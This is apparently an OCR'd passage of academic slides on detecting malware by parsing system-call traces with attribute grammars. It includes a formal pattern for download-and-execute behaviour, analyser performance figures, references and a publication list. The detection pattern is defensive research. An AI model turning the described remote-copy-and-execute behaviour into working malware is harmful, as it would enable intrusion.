| & \langle Open\rangle\langle Create\rangle\langle InterleavedRW\rangle\langle Execute\rangle \\
| & \langle Create\rangle\langle Open\rangle\langle InterleavedRW\rangle\langle Execute\rangle
\end{array}
$$

Abstract behavioral language

- Execution proxy
  - Intuitive principle:

    Copying data from a remote location towards a permanent object and execute it
  - Semantic equations maintain coherence between operations:

    Object purpose


    Data-flow monitoring

$$
\begin{array}{lll}
(i)\quad <ExecutionProxy> & ::= & <Create><Open><Read><Write><Execute> \\
 & | & <Open><Create><Read><Write><Execute> \\
\{ <ExecutionProxy>.\mathrm{srcId} & = & <Open>.\mathrm{objId} \\
\boxed{<ExecutionProxy>.\mathrm{srcType} \quad = \quad obj\_com} & & \\
<ExecutionProxy>.\mathrm{targId} & = & <Create>.\mathrm{objId} \\
\boxed{<ExecutionProxy>.\mathrm{targType} \quad = \quad obj\_perm} & & \\
<Create>.\mathrm{objType} & = & <ExecutionProxy>.\mathrm{targType} \\
<Open>.\mathrm{objType} & = & <ExecutionProxy>.\mathrm{srcType} \\
<Read>.\mathrm{objId} & = & <ExecutionProxy>.\mathrm{srcId} \\
<Read>.\mathrm{objType} & = & <ExecutionProxy>.\mathrm{srcType} \\
<Write>.\mathrm{objId} & = & <ExecutionProxy>.\mathrm{targId} \\
<Write>.\mathrm{objType} & = & <ExecutionProxy>.\mathrm{targType} \\
\boxed{\begin{array}{lll} <Write>.\mathrm{varId} & = & <Read>.\mathrm{varId} \\ <Execute>.\mathrm{objId} & = & <ExecutionProxy>.\mathrm{targId} \end{array}} & & \\
<Execute>.\mathrm{objType} & = & <ExecutionProxy>.\mathrm{targType} \quad \} \\
 & | & <Open><Create><InterleavedRW><Execute> \\
 & | & <Create><Open><InterleavedRW><Execute> \\
\{ <InterleavedRW>.\mathrm{obj1Id} & = & <ExecutionProxy>.\mathrm{srcId} \\
<InterleavedRW>.\mathrm{obj1Type} & = & <ExecutionProxy>.\mathrm{srcType} \\
<InterleavedRW>.\mathrm{obj2Id} & = & <ExecutionProxy>.\mathrm{targId} \\
<InterleavedRW>.\mathrm{obj2Type} & = & <ExecutionProxy>.\mathrm{targType} \quad \}
\end{array}
$$


Object typing

Object binding


Detection by parsing



- Detection constraint
  - From left to right parsing
  - Single-pass parsing and attribute evaluation
- Grammar required properties
  - LL and L-Attributed Grammars
  - LR and LR-Attributed Grammars



Detection by parsing




- Operational performances
  - 0,5s for a trace of 1,5Mb ~ 50.000 system calls/second
  - No log parsing in real-time
  - Monitoring only untrusted process

NtTrace Analyzer	Data reduction from PE traces to logs	
	Total size: 351,32Mo Reduced logs: 11,85Mo	Average: 1,32Mo/Trace Reduction ratio: 29
	Execution speed	
	Single core M 1,4GHz	Dual core 2,6GHz
	1,48 s/trace	0,34 s/trace
VB Script Analyzer	Data reduction from VB scripts to logs	
	Total size: 1842Ko Reduced logs: 298Ko	Average: 7Ko/Script Reduction ratio: 6
	Execution speed	
	Single core M 1,4GHz	Dual core 2,6GHz
	0,042 s/script +0,50 s/encrypted line	0,016 s/script +0,21 s/encrypted line
Detection Automata	Execution speed	
	Single core M 1,4GHz	Dual core 2,6GHz
	NT: 0,44 s/log VBS: 0,002 s/log	NT: 0,14 s/log VBS: <0,001 s/log

Theoretical protections against malware

- Security Lattices
  - Partial order
  - Least upper bound and greatest lower bound
  - Examples: page protection, certification



References

[Adleman-08]
L. Adleman –
"An Abstract Theory of Computer Viruses". CRYPTO, 1990.

[Bayer&al-06]
U. Bayer, A. Moser, C. Kruegel & E. Kirda –
"Dynamic Analysis of Malicious Code". JCV, 2006.

[Bonfante&al-06]
G. Bonfante, M. Kaczmare & J-Y. Marion –
"On Abstract Computer Virology from a Recursion-Theoric perspective". JCV, 2006.

[Carrera-08]
E. Carrera –
"Malware - Behavior, Tools, Scripting and Advanced Analysis". HITBSec, 2008.

[Charlier&al-95]
B. Le Charlier, A. Mounji & M. Swimmer –
"Dynamic Detection and Classification of Computer Viruses using General Behavior Patterns". VB, 1995.

[Cohen-86]
F. B. Cohen –
"Computer Viruses". PhD, University of South California, 1986.

[Christodorescu&al-05]
M. Christodorescu, S. Jha, A. Seshia, D. Song & R.E. Bryant –
"Semantic-Aware Malware Detection". SSP, 2005.

[Martignoni&al-08]
L. Martignoni, E. Stinson, M. Fredrikson, S. Jha & J.C. Mitchell –
"A Layered Architecture for Detecting Malicious Behaviors". RAID, 2008.

[Preda&al-08]
M.D. Preda, M. Christodorescu, S. Jha & S. Debray –
"A Semantic-based Approach to Malware Detection". POPL, 2007.

Publications

Publications in international peer-reviewed journals

G. Jacob, E. Filiol & H. Debar – **"Functional Polymorphic Engines: Formalisation, Implementation and Use Cases"**. Journal in Computer Virology, 2009.

G. Jacob, E. Filiol & H. Debar – **"Malware as Interactive Machines: a new Framework for Behavior Modelling"**. Journal in Computer Virology, 2008.

G. Jacob, H. Debar & E. Filiol – **"Behavioral Detection of Malware: from a Survey towards an Established Taxonomy"**. Journal in Computer Virology, 2008.

E. Filiol, G. Jacob & M.Le Liard – **"Evaluation Methodology and Theoretical Model for Antiviral Behavioral Detection Strategies"**. Journal Computer Virology, 2007.

Publications in international peer-reviewed conferences

G. Jacob, H. Debar & E. Filiol – **"Malware Behavioral Detection by Attribute-Automata using Abstraction from Platform and Language"**. RAID Symposium, 2009.

G. Jacob, E. Filiol & H. Debar – **"Functional Polymorphic Engines: Formalisation, Implementation and Use Cases"**. EICAR Conference, 2008.

Publications in international peer-reviewed workshops

G. Jacob, E. Filiol & H. Debar – **"Formalization of Viruses and Malware through Process Algebras"**. WAIS Workshop, Satellite of the ARES Conference, 2010.

G. Jacob, E. Filiol & H. Debar – **"Malware as Interactive Machines: a new Framework for Behavior Modelling"**. WTCV Workshop, 2007.

G. Jacob, H. Debar & E. Filiol – **"Behavioral Detection of Malware: from a Survey towards an Established Taxonomy"**. WTCV Workshop, 2007.

E. Filiol, G. Jacob & M. Le Liard – **"Evaluation Methodology and Theoretical Model for Antiviral Behavioural Detection Strategies"**. WTCV Workshop, 2006.

Invited talks in international conferences

G. Jacob – **"JavaScript and VBScript Threats: dierent scripting languages for different malicious purposes"**. EICAR Conference, 2009.

Publications in national peer-reviewed journals

E. Filiol, G. Geard, F. Guilleminot, G. Jacob, S. Josse & D. Quenez – **"Evaluation de l'antivirus dr web : L'antivirus qui venait du froid"**. MISC, 2008.

G. Jacob – **"Technologie Rootkit sous Linux/Unix"**. Linux Magazine, 2007.

E. Filiol, G. Jacob & H. Debar – **"Détection Comportementale de Malwares"**. MISC, 2007.

E. Filiol, P. Evrard, G. Geard, F. Guilleminot, G. Jacob, S. Josse & D. Quenez – **"Evaluation de onecare : Quand avant l'heure ce n'est pas l'heure"**. MISC, 2007.

Contributions to European projects

Wombat Partners – **"D08 (D4.1) Specication Language for Code Behavior"**. 2009.

Wombat Partners – **"D03 (D2.2) Analysis of the State-of-the-Art"**. 2008.

In submission or preparation for peer-reviewed journals

G. Jacob, H. Debar & E. Filiol – **"Malware Detection by Identification and Correlation of Malicious Behaviors"**. IEEE Transaction Information Forensics & Security.

G. Jacob, E. Filiol & H. Debar – **"Formalization of Viruses and Malware through Process Algebras (Extended)"**. Journal Intelligent Information Management.